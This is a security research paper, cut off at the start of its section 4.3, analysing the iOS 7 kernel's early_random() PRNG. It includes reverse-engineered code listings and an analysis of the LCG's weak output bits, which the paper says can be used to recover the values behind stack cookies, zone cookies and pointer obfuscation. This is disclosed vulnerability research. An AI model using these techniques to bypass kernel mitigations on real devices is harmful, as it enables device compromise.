Revisiting iOS Kernel (In)Security: Attacking the `early_random()` PRNG

Tarjei Mandt

Azimuth Security
tm@azimuthsecurity.com

Abstract. iOS is by many considered to be one of the most secure mobile platforms due to its stringent security features and relatively strong focus on mitigation technology. In an effort to improve kernel security, iOS 6 introduced numerous mitigations including verification cookies and memory layout randomization. Conceptually, these mitigations seek to complicate kernel exploitation by leveraging non-predictable data and therefore require sufficient entropy to be provided at boot time. In this paper, we evaluate the security of the early random pseudorandom number generator. The early random PRNG is fundamental in supporting the mitigations leveraged by the iOS kernel. Notably, we show how an attacker can recover arbitrary outputs generated by the early random PRNG in iOS 7 without being assisted by additional vulnerabilities or having any prior knowledge about the kernel address space. Recovering these outputs essentially allows an attacker to bypass a variety of exploit mitigations, such as those designed to mitigate specific exploitation techniques or whole classes of vulnerabilities. In turn, this may allow trivial exploitation of vulnerabilities previously deemed non-exploitable.

Keywords: iOS, kernel, mitigations, pseudorandom number generator

1 Introduction

Over the past few years, several improvements have been made to the iOS kernel in order to address the increasing number of attacks (primarily motivated by jailbreaks) targeting the iOS platform. For the most part, this includes a host of new mitigations, primarily designed to break known exploitation techniques (such as the zone free list pointer overwrite) and make it more difficult for an attacker to predict the layout of the kernel address space. Fundamentally, these mitigations rely on non-predictable data and therefore require sufficient entropy to be provided at boot time. Thus, in order to support the initialization of these mitigations, Apple introduced the `early_random()` pseudorandom number generator.

A pseudorandom number generator (PRNG) is an algorithm for generating a sequence of random numbers that approximates the properties of random numbers. PRNGs differ from truly random number generators in that they are deterministic and seeded with an initial state, but are commonly employed

in software for their speed and reproducibility. Although both iOS and OS X provide pseudorandom number generation through the cryptographically secure Yarrow generator [5], kernel level mitigations require random values very early in the boot process, before the kernel entropy pool is available. As such, the early random PRNG serves as a temporary replacement for the Yarrow generator in order to supply the kernel with acceptable entropy at boot time.

One of the most challenging aspects of boot time random value generation is finding good sources of entropy. Desktop operating systems such of Windows [6] and Linux commonly leverage a variety of sources such as timing information, device configuration, and dedicated random number generators provided by recent Intel CPUs as well as the Trusted Platform Module. Currently, embedded operating systems such as iOS appear to have less options for finding viable sources of entropy, especially in the absence of dedicated hardware. In iOS 6, the early random PRNG solely relied on timing (clock) information for generating random values. This resulted in well-correlated output, especially in the case of successively generated values. Thus, in an effort to improve the entropy and leverage a more widely understood algorithm, iOS 7 switched to using a linear congruential generator (LCG).

An LCG is an algorithm that yields a sequence of random numbers calculated with a linear equation. LCGs are one of the oldest and best-known pseudorandom number generator algorithms, and are commonly leveraged in standard libraries and applications for being fast and easy to implement. Although these algorithms perform well in resource-constrained environments and have appealing statistical properties, they exhibit some severe defects and are easily broken when confronted by an adversary who can monitor outputs [7][2]. As such, LCGs should not be used for cryptographic applications or security related work.

In this paper, we evaluate the security of the early random PRNG. Notably, we show how an attacker can recover arbitrary outputs generated by the early random PRNG in iOS 7 without being assisted by additional vulnerabilities or having any prior knowledge about the kernel address space. Recovering these outputs essentially allows an attacker to bypass a variety of exploit mitigations, such as those designed to mitigate specific exploitation techniques or classes of vulnerabilities. In turn, this may allow trivial exploitation of vulnerabilities previously deemed non-exploitable.

The rest of this paper is organized as follows. In Section 2, we examine the differences between the early random PRNG in iOS and OS X, and describe the changes made in iOS 7. In Section 3, we survey the various security features and mitigations that rely on the output provided by the early random PRNG. In Section 4, we perform a thorough analysis of the early random PRNG in iOS 7 and assess ways where an attacker may be able to predict PRNG output. Furthermore, in Section 5 we demonstrate how the findings presented in Section 4 can be applied to a real world attack, without relying on additional information leaks or vulnerabilities. Finally, in Section 6 and 7, we discuss possible improvements and provide a conclusion of the paper.

2 Implementation

As embedded and desktop platforms run on different hardware (ARM vs. x86), the early random PRNG is implemented differently in iOS and OS X. In this Section, we examine both implementations and look at their differences.

2.1 Early Random PRNG in OS X

The early random PRNG is commonly accessed via the `early_random()` function. On Intel platforms, this function is written entirely in assembly and can be reviewed in the open source release of the XNU kernel.

```
Entry(ml_early_random)
    mov %rbx, %rsi
    mov $1, %eax
    cpuid
    mov %rsi, %rbx
    test $(1 << 30), %ecx
    jz Lnon_rdrand
    RDRAND_RAX /* RAX := 64 bits of DRBG entropy */
    jnc Lnon_rdrand
    ret
Lnon_rdrand:
    rdtsc /* EDX:EAX := TSC */
    /* Distribute low order bits */
    mov %eax, %ecx
    xor %al, %ah
    shl $16, %rcx
    xor %rcx, %rax
    xor %eax, %edx
    /* Incorporate ASLR entropy, if any */
    lea (%rip), %rcx
    shr $21, %rcx
    movzbl %cl, %ecx
    shl $16, %ecx
    xor %ecx, %edx
    mov %ah, %cl
    ror %cl, %edx /* Right rotate EDX (TSC&0xFF ^ (TSC>>8 & 0xFF))&1F */
    shl $32, %rdx
    xor %rdx, %rax
    mov %cl, %al
    ret
```

Listing 1: `early_random()` in OS X [*osfmk/x86_64/machine_routines_asm.s*]

As can be seen from Listing 1, `early_random()` in OS X first checks if the running processor supports the `RDRAND` instruction by requesting processor identification and feature information from `CPUID` (`EAX`=1). Notably, `RDRAND` refers to the Digital Random Number Generator (DRNG) first introduced in Intel Ivy Bridge, and allows software to request random numbers from a dedicated hardware module on the processor chip. Support for `RDRAND` is determined by examining bit 30 of the `ECX` register returned by `CPUID`.

If `RDRAND` is supported by the underlying hardware and the carry flag (`CF`) was set upon executing the instruction (indicating that a random value was placed in the provided register), the function returns with its output. In this case, the output from the early random PRNG solely depends on the value generated by the processor chip DRNG. If `RDRAND` is not supported, the function instead attempts to produce a semi-random output by mixing bits of the time stamp counter (obtained from the `RDTSC` instruction) together with the kernel ASLR entropy (address of the executing instruction). The strategy leveraged in this case involves distributing the lower order bits of the time stamp counter using multiple XOR operations, as these bits offer better entropy than the higher order bits at boot. Additionally, the higher order bits are XOR'ed with the kernel ASLR slide entropy (8 bits) and subsequently rotated using a byte from the lower order bits.

2.2 Early Random PRNG in iOS

In the absence of a hardware embedded RNG, iOS-based devices cannot easily gather good source entropy at boot time[1]. This is particularly evident in iOS 6, where the values output by the early random PRNG suffers significant correlation. In iOS 7, Apple attempts to improve the early random PRNG by leveraging a more documented algorithm. For completeness, both the iOS 6 and iOS 7 implementations are discussed in the following sections.

Seed Generation In contrast to OS X, the early random PRNG in iOS is seeded with an initial value generated by the boot loader (iBoot). The seed is provided to the kernel via the `/chosen/random-seed` entry of the I/O device tree. In order to generate the seed, iBoot provides a custom random data generator implemented by the function shown in Listing 2. This function allows iBoot to request arbitrary length random data, and takes the requested number of random bytes (`len`) and a pointer to a buffer (`buf`) where the random data is output. Note that upon generating the seed, the length value passed to this function is not determined by iBoot itself, but hard-coded by the `random-seed` variable held by the original I/O device tree structure provided by the firmware. Hence, in order to update seed length, a new I/O device tree has to be provided.

[1] Note that a recent document [1] outlining iOS security suggests that a hardware embedded RNG is present in the Apple A7 chip.

```
int
iBoot_GetRandomBytes( char * buf, uint32_t len )
{
    uint32_t    copylen, copylen_remaining, i;

    copylen_remaining = len;

    if ( len )
    {
        do
        {
            if ( !hash_bytes_remaining )
            {
                if ( !entropy_data )
                {
                    entropy_data = malloc( 9600 );
                }

                for ( i = 0; i < ( 9600 / sizeof(int) ); i++ )
                {
                    *(int*)( entropy_data + i ) = iBoot_GetRandomUint32( );
                }

                iBoot_SHA1Calculate( (char *) entropy_data, 9600, hash_bytes );
                hash_bytes_remaining = 20;
            }

            copylen = MIN( hash_bytes_remaining, copylen_remaining );

            memcpy( buf, hash_bytes + 20 - hash_bytes_remaining, copylen );

            copylen_remaining       -= copylen;
            hash_bytes_remaining    -= copylen;
            buf                     += copylen;
        }
        while ( copylen_remaining );
    }

    if ( entropy_data )
    {
        free( entropy_data );
        entropy_data = 0;
    }

    return 0;
}
```

Listing 2: iBoot random data generator

Notably, `iBoot_GetRandomBytes()` attempts to generate a SHA-1 hash from a pool of random data, and returns the requested number of bytes from the hash value to the buffer provided by the caller. If the hash length is insufficient, additional bytes are generated by creating additional SHA-1 hashes until enough bytes have been generated. The random data pool is generated by repeatedly calling `iBoot_GetRandomUint32()` until the buffer is filled. This function (shown in Listing 3) generates a 32-bit value by repeatedly reading the lower bit of the CPU clock counter (from a physical address specific to the processor) until enough bits have been read. Note also that the function spins additional times between each bit read in order to consume additional clock cycles.

```
unsigned int
iBoot_GetRandomUint32( )
{
    unsigned int result = 0;
    unsigned int j,i    = 32;

    for ( i = 0; i < 32; i++ )
    {
        j = i;

        // Spin CPU cycles

        do
        {
            j--;
        }
        while ( j );

        result = ( *(int *)cpu_clock_count & 1 ) | ( result << 1 );
    }

    return result;
}
```

Listing 3: Reading entropy from the CPU clock counter

Although `iBoot_GetRandomBytes()` is fundamental to the initialization of the early random PRNG, it also relied upon by other important tasks. These tasks include the generation of the boot nonce (8 bytes) as well as the establishment of the kernel ASRL slide offset. For the latter, iBoot requests one byte from the generator and uses it to calculate the base address at which the kernel is mapped. This process has been detailed in [3], and has remained unchanged

in iOS 7. Interestingly, the KASLR slide offset value is retrieved from the same SHA-1 hash as the early random seed, hence an attacker who is able to recover the seed value, may also be able to learn about the generating hash. For instance, if the entropy of the iBoot generator is particularly poor, this could potentially enable the attacker to predict the full hash, and thus also learn the KASLR slide value. In Section 4.7, we explore this possibility further by evaluating the distribution of the generated seeds in several devices.

iOS 6 Implementation The early random PRNG first appeared in iOS 6 in order to support the variety of new kernel-level mitigations that were introduced to address prevalent exploitation techniques. On this platform, `early_random()` (shown in Listing 4) relies entirely on timing information when generating pseudorandom values and therefore can be considered a variant of the OS X implementation.

```
uint64_t
early_random( )
{
    uint64_t time;

    time = mach_absolute_time( );

    if ( !is_seeded )
    {
        seed = get_random_seed( );
        is_seeded = 1;
    }

    return early_random_update( &time, &seed );
}
```

Listing 4: `early_random()` in iOS 6

Upon invoking `early_random()` for the first time, the function retrieves a seed from the `random-seed` device tree entry by calling `get_random_seed()` (shown in Listing 5). Although this function accepts seeds up to 8 bytes, the `random-seed` device tree entry in iOS 6 hardcodes the seed length to 2 bytes. Note also that the function zeroes the data held by the `random-seed` variable when reading its value. This is primarily to prevent an attacker from subsequently retrieving the seed by looking up the variable in the device tree.

```
uint64_t
get_random_seed( )
{
    int             i;
    DTEntry         dte;
    char            *data         = NULL;
    unsigned int    size          = 0;
    uint64_t        random_seed   = 0;

    if ( kSuccess == DTLookupEntry( NULL, "/chosen", &dte ) )
    {
        if ( kSuccess == DTGetProperty( dte, "random-seed", &data, &size ) )
        {
            size = MIN( size, sizeof(uint64_t) );

            if ( size )
            {
                for ( i = 0; i < size; i++ )
                {
                    *( (char *) &random_seed + i ) = *( data + i );

                    // Clear buffer content

                    *( (char *) data + i ) = 0;
                }
            }
        }
    }

    return random_seed;
}
```

Listing 5: Retrieving the seed value from `random-seed`

In order to generate a pseudorandom value, the retrieved seed is combined with the current Mach absolute time (number of "ticks" since the system started up) using multiple XOR and bit-shift operations, as shown in Listing 6. As with the early random PRNG in OS X, the general strategy involves mixing the lower and less predictable bits of the absolute time value with the higher and more predictable bits. Specifically, the lower 32 bits of the output random value are generated by taking the absolute time, XOR'ing the lowest byte with the next to lowest byte (and placing the result in the next to lowest byte), and then XOR'ing the lower original 16 bits with the higher 16 bits (and placing the result in the higher 16 bits). Note that this essentially leaves the lowest byte from the absolute time unmodified, and is used directly in the generated output.

```
uint64_t
early_random_update( uint64_t * time, uint64_t * seed  )
{
    uint32_t time_low = *time & 0xFFFFFFFF;
    uint32_t time_high = (*time >> 32) & 0xFFFFFFFF;
    uint32_t result_low, result_high;
    uint32_t tmp;

    // calculate low DWORD of output
    tmp = (time_low & 0xFF) << 8;
    result_low = (time_low ^ tmp) ^ (time_low << 16);

    // calculate high DWORD of output
    tmp = (*seed & 0xFF) << 16;
    result_high = tmp ^ (result_low ^ time_high);

    tmp = (result_low >> 8) ^ 0xFF;
    result_high = ROTATE_RIGHT(result_high, tmp);

    return ((uint64_t)result_high << 32) | result_low;
}
```

Listing 6: Mixing entropy from the current time and seed

In order to generate the higher 32 bits of the 64-bit random value, the function takes the lowest byte of the seed, left shifts it by 16, and XOR's it with the lower 32 bits of the output (computed previously) and the higher 32 bits of the current absolute time. The function then rotates the result to the right using a negated copy of the second byte of the lower 32 bits of the output. Both the lower and higher 32-bit outputs are then combined and returned back to the caller as the final 64-bit random value. Note that at boot time, the higher bits of the absolute time is likely to be null as the processor has just started executing. With this in mind, the higher 32 bits of the output value can be considered a product of the lower 32 bits and the seed.

Despite efforts to distribute the more random bits, the early random PRNG in iOS 6 remains quite predictable due to its poor source of entropy. One notable observation in the function of Listing 6 is that only the lowest byte of the seed is used, and only when generating the higher 32 bits of the 64-bit random value. This leaves the lower 32 bits of the generated value (typically the only part that is used on 32-bit ARM) unaffected by the seed, and therefore only dependent on the Mach absolute time. As the early random PRNG generates random values sometimes successively at boot time, relying purely on timing information produces well-correlated values and furthermore may allow an attacker to infer output bits by approximating the time of generation.

iOS 7 Implementation In an attempt to improve the early random PRNG, iOS 7 leverages a more documented and widely understood algorithm. Specifically, a linear congruential generator is used to generate pseudorandom values at boot time, provided an initial seeed. An LCG yields a sequence of randomized numbers calculated with a linear equation of the form

$$X_{n+1} = (aX_n + c) \bmod m \tag{1}$$

where X is the sequence of pseudorandom values, X_0 is the starting seed, m is the modulus, a is the multiplier, and c is the increment. An LCG's quality is essentially determined by its choice of parameters. The most efficient LCGs have an m to the power of 2, usually 2^{32} or 2^{64}, as this allows the modulus operation to be computed by truncating all but the leftmost bits. Moreover, because the LCG is a modular function, there can only be m different values of X_n. We refer to the longest non-repeating sequence of output numbers is as the generator's cycle length or period.

```
uint64_t
early_random( )
{
    uint32_t  i;
    uint64_t  StateArray[ 4 ];

    if ( !early_random_init )
    {
        early_random_init = 1;
        get_entropy_data( );
        ovbcopy( &entropy_data, &State, sizeof(uint64_t) );
    }

    for ( i = 0; i < 4; i++ )
    {
        State = StateArray[ i ] = ( State * 1103515245 ) + 12345;
    }

    return      (    StateArray[ 3 ] >> 3 & 0xffff ) |
            ( ( (    StateArray[ 2 ] >> 3 ) << 16 ) & 0xffff0000 ) |
            ( ( (    StateArray[ 1 ] >> 3 ) << 32 ) & 0xffff00000000 ) |
            ( ( (    StateArray[ 0 ] >> 3 ) << 48 ) & 0xffff000000000000 )
}
```

Listing 7: `early_random()` in iOS 7

The early random PRNG in iOS 7, shown in Listing 7, leverages a mixed (non-zero increment) congruential generator that partly resembles the example LCG listed under `rand()` in the ANSI C standard. Notably, this LCG has a modulus of 2^{64}, a multiplier of 1103515245, an increment of 12345, a discard divisor of 2^3, and an output modulus of 2^{16}. In order to generate a 64-bit value, the algorithm executes four rounds of the LCG, each producing 16-bits of output. The 3 least significant bits from each generated state are discarded by dividing by the discard divisor, after which the remaining lower 16 bits are copied into the final output at the proper offset.

The first time the `early_random()` in iOS 7 is called, the function retrieves the seed bytes held by the `random-seed` I/O device tree property, similar to iOS 6. However, rather than using the seed directly as the input state for the PRNG, iOS 7 leverages a 64-byte seed (essentially two SHA-1 hashes generated by iBoot) and uses it to populate an entropy pool of the same size. This is shown in the function in Listing 8.

```
void
get_entropy_data( )
{
    int           i;
    DTEntry       dte;
    char          *data        = NULL;
    unsigned int  size         = 0;
    uint64_t      random_seed  = 0;

    if ( kSuccess == DTLookupEntry( NULL, "/chosen", &dte ) )
    {
        if ( kSuccess == DTGetProperty( dte, "random-seed", &data, &size ) )
        {
            size = MIN( size, 64 );

            for ( i = 0; i < size; i++ )
            {
                // copy seed data into entropy pool

                *( (char *) entropy_data + i ) = *( data + i );
                *( (char *) data + i ) = 0;
            }
        }
    }
}
```

Listing 8: Reading entropy from `random-seed`

The entropy pool is an array of random bytes, primarily used to help seed the Yarrow generator. Again, each byte read from the device tree variable is cleared such that an attacker cannot subsequently obtain the seed data. Once the entropy pool has been filled, `early_random()` uses the first 8 bytes as the seeding state for the PRNG.

3 Usage in OS X and iOS

The early random PRNG primarily provides entropy to security features and mitigation technologies in iOS and OS X. In this Section, we outline these parts of the operating system and show how the supplied entropy plays a fundamental role in their use.

3.1 Physical Map Randomization

In order to support copy operations between virtual and physical memory, the kernel creates a mapping of physical memory known as the physical memory map. Copy functions such as `bcopy_phys()` [*osfmk/x86_64/loose_ends.c*] then use this map in order to translate physical addresses into virtual addressable memory. As the physical memory map may expose important data structures at predictable offsets such as the kernel page tables, OS X attempts to randomize its offset in memory. This is done by requesting a random byte from the early random PRNG and using it as the page directory pointer index to the physical map base, as shown by the source provided in Listing 9.

```
static void
physmap_init(void)
{
    uint8_t phys_random_L3 = ml_early_random() & 0xFF;

    ...

    physmap_base = KVADDR(KERNEL_PHYSMAP_PML4_INDEX, phys_random_L3, 0, 0);
    physmap_max = physmap_base + NPHYSMAP * GB;
}
```

Listing 9: Randomizing the base of the physical memory map

By randomizing the page directory pointer index, the physical map may essentially be positioned anywhere between 0xffffffe8000000000 and 0xffffffebfc0000000, at 0x40000000 granularity. In iOS, on the other hand, the physical memory map is aligned with the kernel cache, and is therefore subject to the same randomization as the kernel base.

3.2 Kernel Stack Cookie

The strategy leveraged by most compilers in mitigating exploitation of stack based buffer overflows typically involves verifying a randomized cookie placed on the stack before a function returns back to its caller. As such, any attempt at targeting the saved return pointer in an overflow can be detected by the executing function, as long as the attacker cannot predict and recreate the cookie value. For iOS and OS X, the kernel stack cookie is generated on boot by invoking `early_random()` in order to produce a pointer-wide random value. The second byte of this value is then zeroed such that an attacker cannot recreate the cookie value using null terminated strings. This is shown for ARM64-based iOS platforms in Listing 10.

```
FFFFFF8016E1CDDC       BL            _early_random
FFFFFF8016E1CDE0       AND           X8, X0, #0xFFFFFFFFFFFF00FF
FFFFFF8016E1CDE4       ADRP          X9, #___stack_chk_guard@PAGE
FFFFFF8016E1CDE8       ADD           X9, X9, #___stack_chk_guard@PAGEOFF
FFFFFF8016E1CDEC       STR           X8, [X9]
```

Listing 10: Stack cookie generation on ARM64 platforms

Each function protected by a stack cookie stores a copy of the generated cookie directly after the saved registers at the bottom of the stack frame. Before the function returns, the stack cookie is then verified by comparing the saved stack cookie value with the `stack_chk_guard` variable (stored in the kernel data section). Unlike other stack cookie implementations such as /GS in the Microsoft Visual Studio compiler, the stack cookie is not combined with any other values such as the address of the current stack frame in order to produce a more unique value. This may allow an attacker to easily reuse a stack cookie if its value is learned at some point.

3.3 Zone Allocator Cookies

Historically, metadata associated with the zone allocator have been a popular target for exploiting zone corruption vulnerabilities. Specifically, as each free zone element holds a pointer to the next free element, overwriting an element's next pointer could allow an attacker to control the address of the next chunk returned by the zone allocator. In turn, this could allow the attacker to corrupt arbitrary memory and gain control of code execution, e.g. by targeting an entry in the system call table.

In an effort to harden and further enhance the security of the zone allocator, iOS 6 and OS X Mountain Lion introduced more stringent integrity

checks. On boot, `zp_init()` [*osfmk/kern/zalloc.c*], shown in Listing 11, calls `early_random()` to generate two zone cookies. These cookies are essentially used to protect the free list pointer by storing an encoded copy at the end of each free zone element. Before a zone element is allocated, the free elements pointer is verified against the decoded copy. Thus, the attacker can no longer easily target the free list pointer unless the cookie value is guessed or recovered.

```
    /*
     * Initialize backup pointer random cookie for poisoned elements
     * Try not to call early_random() back to back, it may return
     * the same value if mach_absolute_time doesn't have sufficient time
     * to tick over between calls.  <rdar://problem/11597395>
     * (This is only a problem on embedded devices)
     */

    zp_poisoned_cookie = (uintptr_t) early_random();

    ...

    /* Initialize backup pointer random cookie for unpoisoned elements */
    zp_nopoison_cookie = (uintptr_t) early_random();

    /*
     * Use the last bit in the backup pointer to hint poisoning state
     * to backup_ptr_mismatch_panic. Valid zone pointers are aligned, so
     * the low bits are zero.
     */
    zp_poisoned_cookie |=   (uintptr_t)0x1ULL;
    zp_nopoison_cookie &= ~((uintptr_t)0x1ULL);

#if defined(__LP64__)
    zp_poisoned_cookie &= 0x000000FFFFFFFFFF;
    zp_poisoned_cookie |= 0x0535210000000000; /* 0xFACADE */

    zp_nopoison_cookie &= 0x000000FFFFFFFFFF;
    zp_nopoison_cookie |= 0x3f00110000000000; /* 0xC0FFEE */
#endif
```

Listing 11: Zone cookie generation in `zp_init()`

The reason two cookies are generated is to distinguish between when a zone block is poisoned and when its not. In the former case, an element will have all its content overwritten using a sentinel value (e.g. 0xdeadbeef). This is the default behavior for small chunks whose size is less than that of the CPU cache line

(e.g. 64 bytes on ARM64). However, larger chunks can also have their content overwritten, depending on the zone poisoning sample factor. This is another variable whose value is determined by the least two significant bits of another value output by the early random PRNG. Specifically, these bits determine whether the sample factor (originally set to 16) should be incremented by one (1), decremented by one (2), or remain at its original value (0 or 3).

```
zp_factor = ZP_DEFAULT_SAMPLING_FACTOR; // 16

if (zp_factor != 0) {
    uint32_t rand_bits = early_random() & 0x3;

    if (rand_bits == 0x1)
        zp_factor += 1;
    else if (rand_bits == 0x2)
        zp_factor -= 1;
    /* if 0x0 or 0x3, leave it alone */
}
```

Listing 12: Permuting the zone factor using `early_random()`

Note also from the first comment in the source excerpt of Listing 11 that Apple was clearly aware of the inherent weakness regarding value correlation in the iOS 6 implementation of the early random PRNG. For successively generated outputs, `mach_absolute_time()` could return the same value if not enough time had passed (causing a change in ticks) between the calls. To avoid this problem, the zone cookies are not generated back-to-back, but rather at the beginning and the end of the function.

3.4 Kernel Map Randomization

In iOS and OSX, task memory ranges are organized into maps and sub-maps. The virtual memory range for the kernel is defined by the `kernel_map` structure, and spans from `VM_MIN_KERNEL_ADDRESS` to `VM_MAX_KERNEL_ADDRESS`. In general, allocations from a given memory map are made from the lowest possible address. As this behavior produces a fairly predictable memory layout (especially at early boot), `vm_mem_bootstrap()` makes a randomly sized allocation in the kernel map in order to randomize the offset of subsequent heap, zone, and stack addresses.

Note from the code in Listing 13 that a random 9 bit value is used to determine the number of pages (`kmapoff_pgcnt`) to allocate using `vm_allocate()`. Thus, the maximum size of the allocated buffer is 2 megabytes. As this allocation is the first made in the kernel memory map, it will be placed at the lowest possible address, e.g. at 0x80000000 on 32-bit ARM.

```
/*
 * Eat a random amount of kernel_map to fuzz subsequent heap, zone and
 * stack addresses. (With a 4K page and 9 bits of randomness, this
 * eats at most 2M of VA from the map.)
 */
if (!PE_parse_boot_argn("kmapoff", &kmapoff_pgcnt, sizeof (kmapoff_pgcnt)))
    kmapoff_pgcnt = early_random() & 0x1ff; /* 9 bits */

if (kmapoff_pgcnt > 0 &&
    vm_allocate(kernel_map, &kmapoff_kaddr,
                kmapoff_pgcnt * PAGE_SIZE_64, VM_FLAGS_ANYWHERE) != KERN_SUCCESS)
    panic("cannot vm_allocate %u kernel_map pages", kmapoff_pgcnt);
```

Listing 13: Randomly sized allocation used to fuzz subsequent allocations

3.5 Yarrow Seed

Both iOS and OS X provide a system-wide pseudorandom number generator to allow applications and services to request random numbers when needed. This PRNG is made available through `/dev/{u}random` and leverages the Yarrow algorithm, a cryptographically secure PRNG designed by John Kelsey, Bruce Schneier, and Niels Ferguson [5]. Unlike the early random PRNG, Yarrow is a FIPS compliant generator and can be used for cryptographic purposes such as secure key generation. Upon initialization, the kernel calls `early_random()` to generate a random 64-bit value to seed the Yarrow PRNG. This is shown in Listing 14, taken from `PreliminarySetup()` [*bsd/dev/random/randomdev.c*].

```
    /* get a little non-deterministic data as an initial seed. */
    /* On OSX, securityd will add much more entropy as soon as it */
    /* comes up.  On iOS, entropy is added with each system interrupt. */
    tt = early_random();

    perr = prngInput(gPrngRef, (BYTE*) &tt, sizeof (tt), SYSTEM_SOURCE, 8);
    if (perr != 0) {
        /* an error, complain */
        printf ("Couldn't seed Yarrow.\n");
        goto function_exit;
    }
```

Listing 14: Yarrow seeded by `early_random()`

3.6 Permutation Values

In order to prevent an attacker from learning information about the kernel address space such as addresses of various kernel objects, several APIs obfuscate pointer values or fields of structures that may reveal such information when returned back to the user. As it's fairly common for the kernel to leverage object addresses as unique identifiers (such as for pipe object handles or VM object IDs), it is generally preferred to retain the uniqueness of these values rather than replacing or clearing the information altogether. Thus, a randomly generated permutation value is added to the value that requires obfuscation in order to hide the original value. At boot, `kernel_bootstrap_thread()` [*osfmk/kern/startup.c*] invokes the early random PRNG to create two permutation values, `vm_kernel_addrperm` and `buf_kernel_addrperm`. This is shown in Listing 15.

```
/*
 * Initialize the global used for permuting kernel
 * addresses that may be exported to userland as tokens
 * using VM_KERNEL_ADDRPERM(). Force the random number
 * to be odd to avoid mapping a non-zero
 * word-aligned address to zero via addition.
 */
vm_kernel_addrperm = (vm_offset_t)early_random() | 1;
buf_kernel_addrperm = (vm_offset_t)early_random() | 1;
```

Listing 15: Permutation values generated by `early_random()`

Functions that require pointer values to be obfuscated either leverage the `VM_KERNEL_ADDRPERM()` [*osfmk/mach/vm_param.h*] macro or, in the case of I/O buffers, `buf_kernel_addrperm_addr()` [*bsd/vfs/vfs_bio.c*]. The definition of the former is shown in Listing 16.

```
#define VM_KERNEL_ADDRPERM(_v) \
        (((vm_offset_t)(_v) == 0) ? \
            (vm_offset_t)(0) : \
            (vm_offset_t)(_v) + vm_kernel_addrperm)
```

Listing 16: Macro for obfuscating kernel pointers

3.7 Summary

In Table 1, we summarize the various components and mitigations that rely on output from the early random PRNG. Note that the entries are listed in the order they are generated.

Name	Variable	Initialization	Description	Notes
Physical Map Offset	`phys_random_L3`	`physmap_init()`	Value used to randomize the offset of the physical memory map	OS X only
Stack Check Guard	`stack_chk_guard`	`arm_init()`	Cookie used to mitigate exploitation of stack-based buffer overruns	Second byte is null
Zone Poison Cookie	`zp_poisoned_cookie`	`zp_init()`	Free list cookie for poisoned zone allocations	Lower bit is set
Zone Factor	`zp_factor`	`zp_init()`	Sample factor value used to apply zone poisoning to larger allocations	Only lower 2 bits used
Zone No Poison Cookie	`zp_nopoison_cookie`	`zp_init()`	Free list cookie for non-poisoned zone allocations	Lower bit is cleared
Kernel Map Offset	`kmapoff_pgcnt`	`vm_mem_bootstrap()`	Size of initial kernel map allocation used to fuzz the offset of subsequent kernel allocations	Number of pages (4K) between 0 and 511
Yarrow Seed	n/a (stack var)	`PreliminarySetup()`	Seed for Yarrow PRNG	
VM Permutation Value	`vm_kernel_addrperm`	`kernel_bootstrap_thread()`	Value used to obfuscate kernel pointers passed to user mode	Lower bit is set
I/O Buffer Permutation Value	`buf_kernel_addrperm`	`kernel_bootstrap_thread()`	Value used to obfuscate address of I/O buffer data structures	Lower bit is set

Table 1. Use of `early_random()` in iOS and OS X

4 Attacking the Early Random PRNG

In this Section, we evaluate the security of the early random PRNG in iOS 7. We begin by defining an adversary model where we outline the basic requirements of a pseudorandom number generator and consider the capabilities of an attacker.

4.1 Adversary Model

Several desirable security properties for PRNGs have been identified in security models of past publications. These models consider adversaries of different capabilities, such as those who can observe generator outputs to those who can recover the internal state of the generator. In the case of the early random PRNG, any compromise of output may allow an attacker to defeat the security of the deployed mitigations. As such, we consider the following to be the most basic requirements of this generator.

- The PRNG must resist backtracking of compromised output
- The PRNG must resist direct cryptoanalysis of outputs

It is reasonable to assume that an adversary can infer bits of an output returned by the early random PRNG or even a full output. An example of the latter was described previously in a paper [4] unfolding numerous vulnerabilities in both iOS and OS X. One of the identified weaknesses allowed an attacker to recover the permutation value used to obfuscate kernel pointers before provided to the user. This was made possible as the user could request the same pointer from two separate APIs, where the pointer returned from one was obfuscated while the pointer returned from the other wasn't. The obfuscation constant could therefore trivially be computed by requesting both values and subtracting one from the other. As the permutation value is generated by the early random PRNG, its compromise (nor the compromise of any other outputs) should not let the attacker recover past or future PRNG outputs, as it would completely undermine the security provided by the deployed mitigations.

A PRNG should also be able to withstand practical brute force attacks that may allow recovery of its internal state. Once the internal state is known, it is usually trivial for an attacker to recover any past or future output (unless it is periodically re-seeded). Although PRNGs typically reflect part of the internal state in their output, it should be non-trivial for an attacker to derive the internal state from any single output.

4.2 Weak Bits

When deriving an output from a given state, LCGs typically perform various arithmetic to obscure past and future states. In this particular case, the 16 bits produced from each individual state are retrieved by applying a discard divisor of 2^3 and using an output modulus of 2^{16}, essentially right shifting the value by 3 and keeping the lower 16 bits of the result. The use of a lower output

modulus than the state modulus is referred to as the *modular* or *take-from-bottom* approach, where the higher bits of a state are discarded from the output. Additionally, using a discard divisor on the output is a common way to filter out weak bits for an LCG with a modulus to a power of 2, as these bits go through very short cycles and produce alternately odd and even results.

When discarding bits from an output, LCGs typically discard the lower 16 or 32 bits in order to ensure more well distributed bits. As the early random PRNG only discards the lower 3 bits, there are still traces of weak bits in the generated output. This becomes particularly clear when dividing the PRNG output into bytes, and visualizing the bit distribution of the two lower bytes output from a given state against each other. The following figures show 160000 outputs (400×400) generated by the early random PRNG, in which these bytes are represented as pixel values.




Fig. 1. Low byte




Fig. 2. High byte

In Figure 1, a distinct pattern can be observed, indicating that the byte values follow a recurring sequence. Consequently, this may enable an attacker to guess the lowest byte of the next or previous output. In Figure 2, the bit distribution per byte appears as noise as no reoccurring pattern can be observed. Although this does not in any way guarantee that an attacker cannot predict these bytes, it does provide a better assurance about their randomness.

4.3 Period

